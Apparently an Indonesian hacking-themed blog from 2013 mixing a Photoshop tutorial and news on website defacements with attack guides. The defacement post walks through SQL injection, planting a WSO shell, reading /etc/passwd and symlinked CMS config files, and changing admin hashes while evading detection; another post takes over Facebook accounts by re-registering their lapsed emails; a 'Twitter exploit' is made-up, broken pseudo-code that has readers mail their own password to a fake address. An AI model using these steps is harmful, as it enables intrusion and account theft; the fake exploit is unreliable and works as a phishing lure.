Sabtu, 03 Agustus 2013

Superemo: Edit foto, mengubah background foto

Step 1

Siapkan gambar yang sudah anda download, dan pertama kali buka gambar 1 atau gambar penari remo.


Langkah selanjutnya, ganti warna background putih menjadi warna hitam, kemudian buka gambar selanjutnya (gambar 2: water_01)
Potong dan atur posisi gambar water_01 tersebut menjadi seperti contoh gambar di bawah ini.


Ubah layer mode 'normal' menjadi 'hard light' agar gambar ait tersebut menjadi seperti contoh di atas.


Langkah selanjutnya adalah menggunakan fungsi transform warp untuk mengubah water_01 tadi menjadi seperti ini.


Step 2

Selanjutnya, siapkan gambar berikutnya (gambar 3), kemudian atur menjadi seperti ini.


Sama seperti sebelumnya, ubah mode layer menjadi mode hard light, atur sedemikian rupa sehingga menjadi seperti contoh di atas dengan menggunakan transform warp.

Selanjutnya copy atau duplikat layer (gambar 3) dan atur seperti ini (posisi di kanan atau sebelah kiri penari)



Untuk membuat air yang melingkar (seperti step 1), kita bisa gunakan dengan mengambil (meng-copy) bagian dari gambar 3 tersebut, contohnya seperti ini (lihat panah)


Kemudian, dengan menggunakan transform 'warp' kita ubah potongan tadi menjadi bentuk seperti ini.


Atur kembali bentuk serta posisinya agar sesuai dengan bentuk yang diinginkan (seperti contoh di bawah ini).


Setelah itu hapus bagian-bagian yang bertanda panah (warna merah) seperti gambar di bawah ini.


Sehingga secara keseluruhan akan terlihat seperti contoh berikut ini.


Catatan:
Semua gambar (selain penari) mode layernya adalah 'hard light'

Step 3

Langkah selanjutnya adalah menggunakan/menambhakan gambar berikutnya (gambar 4), yang selanjutnya kita atur menjadi seperti ini (dengan menduplikat gambar 4 tersebut menjadi 3 bagian/layer).

Catatan: 
Perhatikan ukuran masing-masing gambar tersebut ukurannya berbeda (gambar posisi tengah lebih besar dari 2 gambar lainnya)

Step 4

Menambahkan gambar lainnya (gambar 5) dan kemudian mengatur posisinya sedemikian rupa sehingga menjadi seperti ini.


Keterangan:
  • Posisi layer 'gambar 4' berada di bawah posisi layer 'gambar 5'
  • Mode layer (layer mode) gambar 4: Pin light, sedangkan gambar 5: Darker color.

Selanjutnya kita ubah warna 'gambar 5' dengan menggunakan fungsi image adjustments: black and white.
Perhatikan bagian yang bertanda kotak warna merah (yang diubah pengaturannya).


Step 5

Selanjutnya dengan menambahkan gambar 6. Lihat gambar di bawah ini untuk posisi gambar tersebut.


Keterangan:
  • Posisi layer gambar 6 tersebut berada paling atas.
  • Gambar sebelah kiri layer mode masih normal, dan setelah diubah menjadi mode 'color burn' maka akan menjadi seperti gambar sebelah kanan.

Step 6

Finishing.
Sebelumnya pastikan bahwa gambar atau hasil yang anda buat sudah sesuai seperti contoh di atas. Setelah itu simpan dalam bentuk file JPEG (selain itu simpan juga dalam bentuk PSD untuk dokumen aslinya).

Buka kembali file yang tersimpan dengan bentuk JPEG tadi, kemudian duplikat layer gambar hasil akhir tadi menjadi 2, setelah itu buka menu filter - blur - motion blur, untuk mengubah layer duplikat tadi menjadi seperti ini.


Setelah itu ubah layer mode menjadi 'lighten' atau 'screen', untuk contoh kali ini saya gunakan yang pertama (lighten), untuk yang kedua (mode screen) bedanya hasilnya lebih terang.


Hapus bagian yang menutupi 'penari remo' tersebut seperti contoh di bawah ini


Untuk kombinasi warna yang berbeda, caranya sama yaitu dengan menduplikasi layer dan mengubah warna duplikasinya dengan menggunakan color balance atau hue/saturations, serta menghapus bagian-bagian yang diinginkan.

Untuk hasil akhir lainnya bisa juga anda buat seperti contoh di bawah ini, yaitu dengan menambahkan efek poster edges.


 Level Of Difficulty : Medium

Sumber : Grafisae

Kamis, 01 Agustus 2013

New Facebook Autolike Update Agustus 2013

Selamat datang pemirsa,,ketemu lagi sama saya Riwn48 :D kali ini saya akan share "New Facebook Autolike Update Agustus 2013" tanpa basa-basi,,langsung aja kita menuju ke T K P! :v

1. Pertama,, kalian buka dulu aplikasinya di sini. 
2. Setelah muncul,,langsung kalian klik "Facebook Login"
    untuk lebih jelasnya lihat gambar >> 


3. Setelah itu kalian akan di alihkan ke aplikasinya, terus isi username dan pasword kalian lalu klik masuk.
    untuk lebih jelasnya lihat gambar >>
 5. Terakhir coba kalian tes dan tunggu beberapa menit dan jika berhasil nanti status kalian akan di like
     ribuan orang dan hasilnya seperti ini >> 
Sekian tutorial dari saya semoga bermanfaat ^_^

Selasa, 30 Juli 2013

Cara Deface Web Yang Kita Inginkan

Selamat datang pemirsa,,ketemu lagi sama saya Riwn48 :D
kali ini saya akan share "Cara Deface Web Yang Kita Inginkan".
tanpa basa-basi,,langsung aja kita menuju ke T K P! :v
Bahan & Alat :
1) Target Website
2) Shell (aq gawe' WSO shell)
3) script symlink (tak jelasno nang mburi ae)
4) MySQL manager

Langkah 1
Sekarang, kita periksa situsnya apa ada yg vuln utk dihajar :v
Ada satu hal yang tersisa, kita dapat hack situs tsb pada server yang sama ( 1 server ) #aneh yoo? maksute opo ? tapi tungguen Big Grin baca dulu sampe rampungg...

Jadi kita udah punya target toh, langkah selanjutnya, kita harus cari tau IP servernya target

Yuk pergi ke CMD ( Start->RUN->CMD )
ping www.target.com

Sekarang kita dah memiliki(mengetahui) IP Server nya, skrg waktunya untuk cari celah ( vuln ) nya.

Pergi ke SINI dan masukan kode dibawah ini :
IP:IPYANGUDAHKITADAPETDARIPINGTADI ".php?*="

Selanjutnya,dari hasil scan IP tadi Big Grin cari sebuah situs yang rentan terhadap SQLi. (Bisa di inject menggunakan tools seperti havij dll)

Kalo sukses, segera tanem shell

Langkah II
Hal pertama yang perlu dilakukan adalah menemukan path lengkap dari situs tsb.
yakni seperti begino:
/home/username/public_html/

Sekarang pergi ke shell dan jalankan perintah ini:
cat /etc/passwd

Sekarang copy semua teks yg tertera di situh dan tempel ke notepad.
Itu file berisi semua pengguna yg menggunakan server yg jadi target muw Tongue


Langkah III
Target ku adalah Joomla dan aq tau di mana file yg berisi informasi MySQL. (config.php)
/home/targetsaya/public_html/configuration.php ( Ini config nya joomla )

"Kalau wordpress mas ?"
Kalo targetmu wordpress , config nya ada disini
/home/targetmu/public_html/wp-config.php

Nah, sekarang upload symlink mu dan mySQL Manager nya ,
Buka symlink nya dan masukin path config web targetmu
dalam kasus ku iku :
/home/softcube/public_html/configuration.php
Terus,,
Sekarang klik "Symlink" dan skrg kita dapet mysql info nya

Salin semua ke Notepad + +
( Notepad++ lebih baik karena kita dapat dgn mudah menemukan password dan username)
Cari username dan password web targetmu yg da tercantum di mysql info nya,,dan buka mysql.php ,
Masukkan dan sekarang kita dpat mengedit database.

Sekarang klik "Tabel" dan klik table "admin".
disini kita bisa membuat user, staff, dan membuat pssword
(Ingatlah untuk mencatat hash asli sehingga cara hackmu tetep gak terdeteksi jika ingin akses lgi)

Sekarang, aq sudah mengganti hash(password admin) dan login

Sekian tutorial kali ini,, semoga bermanfaat ya sobat ^_^

Edit : Riwn48
Tutorial : Katonz
Sumber : Agency CaFc (Courage all Faction cyber)

Jumat, 26 Juli 2013

Cara Hack Twitter Dengan Cara Exploit

Selamat datang pemirsah,,ketemu lagi sama saya Riwn48 :D
kali ini saya akan share "Cara Hack Twitter Dengan Cara Exploit".
tanpa basa-basi,,langsung aja kita menuju ke T K P! :v

Twitter memiliki dua database (satu untuk pria dan satu untuk pengguna perempuan) di mana mereka menyimpan semua informasi dari pengguna mereka, jika Anda ingat email yang Anda gunakan untuk login namun lupa sandi, Anda dapat menggunakan 'Lupa kata sandi Anda?' pilihan, namun jika seperti saya Anda tidak memiliki informasi yang tidak mungkin untuk memulihkan hukum account tersebut.

Jika Anda tahu apa-apa tentang website pemrograman Anda tahu 'Lupa kata sandi Anda?' berada dalam kontak langsung dengan database untuk mengirim permintaan untuk mengambil informasi yang terlupakan untuk Anda, pada dasarnya apa artinya adalah jika Anda bertanya 'database untuk informasi yang login dengan' kode 'hak (dalam kasus kami mengeksploitasi ), itu akan mengirimkan kembali informasi tersebut.

Jadi semua saya harus mencari tahu adalah apa kode dan apa sistem yang mereka digunakan untuk menghubungi database melalui 'Lupa kata sandi Anda?' layanan, setelah beberapa minggu menulis dan menguji kode saya datang dengan orang yang tepat untuk pekerjaan itu dan setelah melakukan sedikit riset saya belajar Twitter menggunakan sesuatu yang mirip dengan layanan email untuk menghubungi database mereka.

Tapi seperti biasa, semuanya tidak semudah tampaknya. Untuk alasan keamanan database diprogram untuk memverifikasi account Anda meminta adalah benar kepunyaan Anda dan tidak seseorang elses sehingga mereka membutuhkan beberapa jenis otentikasi atau verifikasi (thats mengapa mereka mengirimkan link verifikasi ke email Anda saat membuat account Anda atau mengubah password Anda) , untungnya bagi kami Twitter begitu buruk diprogram mereka juga memungkinkan Anda untuk menggunakan teman / pengikut account untuk memverifikasi sendiri (itu kesalahan dalam layanan "Teman Reksa / Pengikut" di mana mereka mengotentikasi account dengan memeriksa jika terkait teman / email pengikut terkait dengan account 'korban'), dengan kata lain, jika orang yang Anda ingin mendapatkan informasi login dari yang mengikuti Anda di Twitter dan mengikuti mereka ... Anda Anda dapat menggunakan akun Anda sendiri untuk memverifikasi mereka (dengan membingungkan database ke dalam berpikir kita memeriksa apakah Anda berdua saling mengikuti satu sama lain daripada tindakan yang benar reseting password mereka dan membuat mereka kirim pada kami) dan mendapatkan login email dan password yang dikirim ke Anda ... tapi korban harus mengikuti Anda dan Anda mereka

CARA MELAKUKANNYA

1) Pertama Anda akan membutuhkan untuk mendapatkan username dan username korban, bagaimana Anda melakukan ini?

Pergi ke profil twitter korban dan melihat address bar browser, pada akhir dari semua alamat Lihat sesuatu seperti ini


Hack Twitter

Menuliskannya di suatu tempat karena Anda akan perlu menggunakannya sedikit lebih bawah, setelah itu dilakukan Anda dapat melanjutkan ke langkah 2.


2) Di bagian bawah halaman ini saya telah menyisipkan kode eksploitasi saya buat untuk menipu database, ini adalah bagian yang rumit karena Anda harus mengedit kode sedikit diri Anda sehingga sesuai dengan kebutuhan Anda saat mencari informasi login korban .

Gulir ke bawah ke bagian bawah halaman ini dan menemukan kode saya telah disorot dalam warna abu-abu sehingga Anda tahu apa untuk menyalin, pilih kode dan salin ke clipboard (tekan CTRL + C) kemudian paste (CTRL + V) pada notepad atau dokumen teks sehingga Anda dapat mengeditnya.

3) Setelah Anda memiliki kode di suatu tempat Anda dapat mengeditnya, Anda akan perlu untuk memasukkan tiga hal ke dalamnya, username twitter korban dan otentikasi informasi teman login. Saya akan memberikan contoh langkah demi langkah dengan mencoba memanfaatkan kode akun teman saya Sarah sebagai korban, lihat bagian mana Anda harus mengedit dan dengan apa:

Hack Twitter

1. Harus username korban.
2. Harus Anda Login nama pengguna twitter untuk memverifikasi Anda korban pengikut / teman.
3. Harus sandi Anda sehingga database dapat otentik Anda benar-benar saling mengikuti satu sama lain dengan korban.

Saat mengedit kode, tidak sengaja menghapus salah satu tanda kutip (") itu tidak akan bekerja, jadi pastikan Anda menaruh informasi di dalamnya.

4) Sekarang bahwa Anda memiliki kode eksploitasi diedit dan siap untuk dikirim, kami siap untuk mengirimkannya ke database melalui email, karena bukan email biasa Anda, tetapi email mengeksploitasi kita harus menggunakan Subyek khusus sehingga database tahu bagaimana membaca dalam bahasa pemrograman.

Ke alamat email Anda dan Compose email baru untuk twittersupport@techie.com yang twitters pelanggan layanan email untuk password lupa, dalam salinan Subyek dan paste kode di bawah ini

$[search_database = $find user+id= "VICTIMSUSERNAME", '%verification+user+gender' = }"F"{ begin_search();

Setelah Anda mengedit Subjek dan memasukkan alamat email, email Anda Terdiri akan terlihat seperti gambar di bawah, saya akan berhitung setiap item:

Hack Twitter


1. Alamat email dari layanan pelanggan lupa database twitter itu password.
2. Di sinilah Anda memasukkan username korban.
3. Di sinilah Anda memasukkan jenis kelamin korban (seperti yang disebutkan di atas database twitter terbagi dalam bagian pria dan wanita), menempatkan M di dalam tanda kutip jika mereka adalah laki-laki atau F jika mereka adalah perempuan.

5) Setelah Anda benar ditulis Kepada: dan Subject: bagian, Anda dapat melanjutkan untuk memasukkan kode exploit Anda sebelumnya diedit pada langkah 3 ke bagian tubuh email. Sekarang yang perlu anda lakukan adalah klik Kirim dan menunggu database untuk mengirimkan kembali jawaban itu dengan informasi.

Ini harus mengambil dari 12-24 jam tergantung pada lalu lintas twitter memiliki hari itu, ini adalah contoh dari respon email Anda akan menerima:

Hack Twitter


THE EXPLOIT CODE :

=========================================================================
twt_select_db("find", $linkID) or die(twt_database_error()); $resultID = twt_query("SELECT FriendID FROM signup WHERE email = '$email'", $linkID) or die(twt_database_error()); $num_rows = db_num_rows($resultID); $row = twitter_fetch_array($resultID); $user_id = $row[0];

if ($user_id == "PUT_USERNAME_HERE") = '$repeat' {
print Success, We have sent you an email with the Login email and Password of that Username.
}
else {
// print "We're sorry, your follower does not appear to be in our database."

$passwordfromdb = $row[0];
$find userID = (%follower_list)
#forgot_pass_userid = "%repeat%"; <%search_database_for_id%>
#user email= "YOUR_USERNAME_HERE"; (%follower_vulnerability_match%)
#user password = "YOURPASSWORDHERE"; (%follower_vulnerability_matchk%)
$follower_database_exploit = '%request_forgot_pass_info'
$email_to = %%%@subject_email

session_start();
session_reset_pass("session");
$email_address = $_POST['email_address'];
if (!isset($_POST['email_address'])) {

}
elseif (empty($email_address)) {
echo $empty_fields_message;
function decrypt userID password() {
$salt = "abchefghjkmnpqrstuvwxyz0123456789";
srand((double)microtime()*1000000);
$i = 0;
while ($i <= 7) { $num = decrypt() % 33; $tmp = substr($salt, $num, 1); $pass = $pass . $tmp; $i++; } return $pass; } mail($email_address, $subject, $message, "Twitter Password Reset Confirmation } /end$
=========================================================================

Sekian tutorial dari saya,, semoga bermanfaat ya sobat ^_^

Edit : Riwn48
Sumber : rahasia di blog febriyan

Peretas Situs SBY Bebas dari Penjara

MJL-007 a.k.a Wildan Yani Anshari, peretas laman situs Presiden Susilo Bambang Yudhoyono asal Kabupaten Jember, Jawa Timur dibebaskan dari lembaga pemasyarakatan (LP) Jember, Kamis (25/7/2013).

Wildan dijemput orang tuanya, Ali Jakfar dan Sri Haryati. Ia sudah menjalani masa hukuman enam bulan, sejak ditangkap Tim Cyber Crime Mabes Polri pada 25 Januari 2013. "Alhamdulillah," kata Wildan. Sebelum pulang ke rumah, ia sempat berkeliling kota Jember dan berbelanja pakaian untuk lebaran.

Wildan yang menyamar dengan nama MJL-007 mengubah perwajahan situs presidensby.info menjadi tampilan berwarna hitam polos dengan tulisan "Jember Hacker Team".

Dia divonis enam bulan penjara oleh majelis hakim Pengadilan Negeri Jember, Jawa Timur. Dia melanggar pasal 46 ayat (1), (2), dan (3) Juncto pasal 30 ayat (1), (2), dan (3) serta pasal 48 ayat (1) Jo Pasal 32 ayat (1) Undang-undang Nomor 11 tahun 2008 tentang Informasi dan Transaksi Elektronik.

Selama persidangan, Wildan tidak didampingi pengacara. Ia juga tidak melakukan banding atas vonis hakim. Penjaga warung internet itu hanya meminta kemurahan hati majelis hakim agar memaafkannya. [beritajatim]


Sumber : Inilah.com

Cara Hack Facebook Terbaru 2013

Selamat datang pemirsa,,ketemu lagi sama saya Riwn48 :D
kali ini saya akan share "Cara Hack Facebook Terbaru 2013".
tanpa basa-basi,,langsung aja kita menuju ke T K P! :v 
1===>masuk ke imel fb kalian trus pilih kontak nanti di kontak akan ada bnyak imel fb teman kalian bro (klok masih belum ada imel kontaknya berarti ente harus import dulu udah ada lansung di dalam imelnya tertulis imelkontak)


2===>buka new windows di penyamaran google chorm trus daftar sebuah imel baru daftar imelnya samakan dengan imel sikorban (buka imel kontaknya kan ada disan)


3===>pilih satu2 imel yg di dalem imel kalian trus coba samakan dengan imel yg akan ente daftar NOTIF (sayangnya hanya imel yg sudah mati/belum dikonfirmasi yg bisa bro mknya dicoba satu2 aja didalam imel kontak kalian bnyak bngt imel disana

DALAM DUNIA HACKING TIDAK ADA YG INSTAN BRO KUNCINYA ADALAH BERUSAHA DAN BERUSAHA WKWKWKWKWKK


JIKA ADA YG BISA MENDAFTAR DENGAN IMEL SI KORBAN LANSUNG LENKAPAI PENDAFTARANYA TRUS MASUK KE IMELNYA


4===> SEKARANG KITA COBA MASUK KE FACEBOOK TRUS CARI NAMA TEMAN YG MEMAKAI IMEL YG KITA DAFTAR CONTOHTARGET GWE YG INI

https://www.facebook.com/enyluphreta


BERARTI ENTE COPAS NAMA PENGGUNANYA KLOK DAH DI COPAS LANSUNG KELUAR DRI FB ENTE TRUS LOGIN LAGI MASUKAN NAMA YG DI KOPAS TADI

PASWORDNYA BISA ACAK2 NAH PASTINYA GAK BISA KAN TENANG ENTE KLIK LUPA KATA SANDI TRUS KLOK UDAH DI CLIK NTAR AKAN ADA KOLOM UNTUK MEMASUKAN NAMA PENGGUNANYA NAH NTAR AKAN ADA AKUN FB DISANA

ADA NOTIF KEKGINI "KAMI AKAN MENGIRIMKN KODE KE IMEL ANDA"


NOH LANSUNG AJA MASUK KEIMEL YAHOO YG DIDAFTAR TADI TRUS KLIK INBOX NTAR AKAN ADA INBOX DRI FB UNTUK MEMINTA KATA SANDI BARU COPAS KODENYA TRS TARUH DI KOLOM PERMINTAAN KODE KONFIRMASINYA DI FB


===>SELSAY SELAMAT BERSENANG-SENANG DENGAN AKUN FACEBOOK ORANG WKWKWK
Sekian tutorial dari saya,, semoga bermanfaat ya sobat ^_^

Edit : Riwn48
Tutorial by : Sank Jawara Cheater

Kamis, 25 Juli 2013

Demokrat Dukung JKT48 Ketimbang FPI

Partai Demokrat mengapresiasi aksi blokir dan peretasan terhadap situs resmi ormas perusuh Front Pembela Islam (FPI) di jejaring internet.

Menurut Anggota Dewan Pembina Partai Demokrat Melanie Leimena Suharli, aksi itu merupakan bentuk protes masyarakat terhadap FPI yang kerap membuat onar dalam berbagai kesempatan.

"Saya rasa bagus, respon dari masyarakat kita harus perhatikan. Kalau begitu kan berarti masyarakat tidak menghendaki FPI," ujarnya di gedung DPR Jakarta, Rabu (24/7).

Melani mengingatkan sisi hukum dalam aksi blokir dan peretasan itu. Menurutnya, semua unsur masyarakat harus duduk berdialog bersama untuk membahas sanksi apa yang pantas diberikan kepada FPI.

"Unsur organisasi besar NU dan Muhamadiyah juga dilibatkan. Jadi, tidak ada lagi masalah, dan memutuskan bersama sanksi FPI," katanya.

Diketahui, laman resmi FPI yang beralamat www.fpi.or.id diretas orang tak dikenal. Situs yang memuat pernyataan Ketua FPI Habib Rizieq Syihab dengan menyebut Presiden SBY pecundang itu dibajak berkali-kali.

Akibat diretas, tampilan situs selalu berubah yang awalnya terdapat gambar bendera merah putih, Kabah, dan logo FPI berubah menjadi logo grup idol JKT48 dengan latar belakang hitam.

Selain itu, tampilan situs FPI juga berubah menjadi hanya tulisan 'Maintenance untuk Selamanya by Fake Admin FPI', 'Adminnya Galau nih yeee', 'udah dong kasian admin.a nangis loh', dan 'Front Penghancur Islam! Situs Yang Udah Mau Almarhum Ini Pindah Ke id.wikipedia.org/wiki/Daftar_aksi_Front_Pembela_Islam'.

Peretas sendiri menamakan dirinya JKT48 Cyber Team. Mereka juga menuliskan, 'Whatever I Like JKT48, Problem?'. [rus]

Sumber : RMOL